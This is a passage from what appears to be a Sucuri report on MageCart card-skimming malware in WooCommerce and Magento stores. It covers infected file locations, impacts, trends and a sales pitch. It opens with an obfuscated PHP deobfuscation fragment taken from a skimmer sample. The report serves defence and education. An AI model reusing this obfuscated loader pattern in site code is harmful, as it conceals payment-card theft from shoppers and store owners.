$Sellin = $Aachen[64] . $Aachen[54] . $Aachen[1] . $Aachen[36] . $Aachen[58];
$Albstadt = $Aachen[66] . $Aachen[49];
$Pasewalk = $Aachen[70] . $Aachen[5] . $Aachen[34] . $Aachen[57] . $Aachen[45] . $Aachen[56] . $Aachen[26] . $Aachen[41] . $Aachen[22];
$Kothen = $Sellin("\r\n", $Forst);
for($Braunau_am_Inn=0;$Braunau_am_Inn < sizeof($Kothen);$Braunau_am_Inn++){
    $Grimma .= $Albstadt($Kothen[$Braunau_am_Inn]);
}

$Forst = $Grimma;

$Coburg = $Bad_Mergentheim;
$Dachau = "";
for($Rathenow=0; $Rathenow<sizeof($Coburg); $Rathenow+=2){
    if($Rathenow % 4){
        $Dachau.= substr($Forst,$Coburg[$Rathenow],$Coburg[$Rathenow+1]);
    }else{
        $Dachau.=strrev(substr($Forst,$Coburg[$Rathenow],$Coburg[$Rathenow+1]));
    }
};
```

WordPress / WooCommerce
Card Stealers

WooCommerce is one of the most popular ecommerce solutions in use on the web today. While it took a number of years before it found itself in the crosshairs of MageCart threat actors, today it is the most commonly targeted platform for card stealing malware.

Starting at the end of 2019, our researchers began noticing a significant number of WordPress websites (mostly running WooCommerce) exhibiting signs of MageCart malware, and WordPress eventually became the most commonly identified CMS platform for card stealing malware. Attackers took advantage of the many low-hanging fruit of WooCommerce environments whose store owners did not take sufficient measures to protect their sites.

In fact, much of the MageCart malware that we've identified in WordPress environments is

identical to infections originally identified within Magento websites. The most common card stealing malware infects either WooCommerce files themselves, core WordPress files, or malicious WordPress plugins installed by threat actors.

Sucuri has been at the forefront of research into MageCart attacks on websites using WooCommerce. Since the majority of this malware is now injected into the backend of the website such as core files and plugins and cannot be seen externally, we have a unique visibility into this persistent online threat.

Common Credit Card Skimmer
File Locations

File name
./wp-content/plugins/woocommerce/templates/checkout/form-checkout.php
./wp-includes/vars.php
./wp-content/plugins/wpyii2/wpyii2.php
./wp-content/plugins/wpzip/wpzip.php
./app/Mage.php
./wp-content/plugins/wpputty/wpputty.php
./app/code/core/Mage/Core/Helper/Cookie.php
./app/code/core/Mage/Core/Model/Config/Base.php
./app/code/core/Mage/Core/Model/Abstract.php
./app/code/core/Mage/Core/Model/Session/Abstract/Varien.php

Impact & Implications

MageCart attacks have broad and deep consequences, both for businesses and their customers.

Impacts of Ecommerce Malware

Financial


- **Direct monetary loss:** Businesses can incur direct financial damage through fraud, unauthorised transactions and theft of customer information
- **Regulatory fines:** When a store is identified as a "common point of purchase" by vendors such as Visa or Mastercard, stiff financial penalties/fines can be incurred.
- **Cost of remediation:** Identifying, addressing, and ensuring future security can be costly in terms of both ensuring that the infection is properly removed as well as taking measures to ensure reinfection does not occur.

Operational

- **Downtime:** Detecting and addressing the breach might require businesses to temporarily shut down their online stores, leading to loss of sales
- **Resource diversion:** Significant resources might need to be diverted to address the breach, taking them away from core business activities.

Reputational

- **Loss of trust:** Customers entrust businesses with their personal and financial information. A security breach can severely damage this trust, making customers hesitant to make future purchases.
- **Bad Publicity:** Data breaches, especially when they impact a large number of users, often grab headlines, leading to negative publicity for the affected company



Strategic

- **Competitive disadvantage:** A breach can put businesses at a disadvantage compared to competitors who are perceived as more secure
- **Change in business direction:** In the aftermath of a compromise, businesses may need to revisit their business strategy, especially if they need to make substantial investments in security

Customer Impacts

- **Financial fraud:** Stolen credit card details often result in customers becoming victims of financial fraud.
- **Identity theft:** Stolen personal data can be used for identity theft, causing long-term harm for customers.
- **Loss of privacy:** Personal customer information, including purchasing habits and other data, can be sold or misused resulting in loss of privacy.

Broader Industry Implications

- **Increased security costs:** As attacks become more common, the entire ecommerce industry might see increased costs as businesses invest more in security.
- **Shift in customer behavior:** Customers, wary of online fraud, may change their purchasing behaviour and use virtual credit cards, third-party payment gateways, or revert to offline purchases
- **Regulatory repercussions:** An uptick in breaches may lead to stricter regulations around data protection and ecommerce operations, impacting the entire industry.

The Future of MageCart & Web Security

As the ecommerce landscape continues to flourish and evolve, so too does the nature of threats like Magecart. Ecommerce has become an integral part of the modern web, making platforms like Magento, WordPress, WooCommerce, and others prime targets for online criminal enterprises. What does the future hold for Magecart, and by extension, for web security?

Increased Sophistication

A clear trend in the evolution of MageCart is the increased sophistication of the attacks. Just as defensive mechanisms evolve, so too do the attackers. Magecart groups are expected to leverage even more sophisticated skimming techniques, employ increased obfuscation and encryption to their payloads (such as multiple layers of encoding making analysis much more difficult), and even leverage malicious artificial intelligence to suit their ends.

Normalization of Skimming

With WordPress becoming the main platform for skimming malware distribution, such attacks are now commonplace. Automated attacks on

WordPress websites, often targeting easy prey, regularly incorporate skimming malware. Some MageCart infections specifically target WooCommerce-enriched environments, deploying skimmers if WooCommerce is detected. This has led to skimming malware potentially being integrated into automated hacking tools aimed at WordPress sites.

Third Party Components

MageCart groups may ramp up their supply chain attacks: Rather than targeting individual websites themselves, they target the source code of the software that the websites rely upon. In fact, we have already seen one major Magento extension developer company have their code compromised, resulting in an unknown number of compromised sites. Attackers may also attempt to distribute bootlegged/nulled extensions, claiming to be "free" premium software, which comes with unforeseen costs.

Regulation & Compliance

The surge in skimming attacks potentially paves the way for stricter ecommerce regulations and an enhanced necessity for PCI compliance. Given the trends, we anticipate more rigorous requirements for all sizes of ecommerce businesses, making compliance a more significant challenge.


Awareness and Education

One of the most potent weapons against cyber threats is awareness. Future strategies might focus more on education developers, website owners, and even end-users on the signs of Magecart and ways to prevent fraud and abuse.

Ecommerce Security

In the face of advanced ecommerce threats like MageCart, securing your site has become a critical necessity. Inability to effectively counter these attacks can result in financial and reputational damage.

If you run an ecommerce website it is imperative to maintain a robust security posture and take proactive steps to protect the data of your customers. A website compromise can be devastating for the reputation of your business. Website owners often do not consider security to be a priority until malware strikes.



Sucuri offers a robust suite of solutions to combat these challenges. With capabilities like **malware scanning** at both the client and server levels, our platform ensures constant vigilance against potential threats. Should your website fall victim to an infection, our **malware cleanup and remediation services** can quickly rectify damages and restore normal website operations. Moreover, our **web application firewall** provides an additional layer of protection, mitigating future attacks and efficiently patching known vulnerabilities to protect your site from hackers.

Want to cleanup malware or protect your ecommerce website from MageCart and credit card skimmers?

Contact us for a free consultation:

sales@sucuri.net

Or Call

1–855-670-2121

sucuri.net/ecommerce-website-security/

SUCURI

SucuriSecurity | sucuri.net

For more information :

E: sales@sucuri.net
T: 1-855-670-2121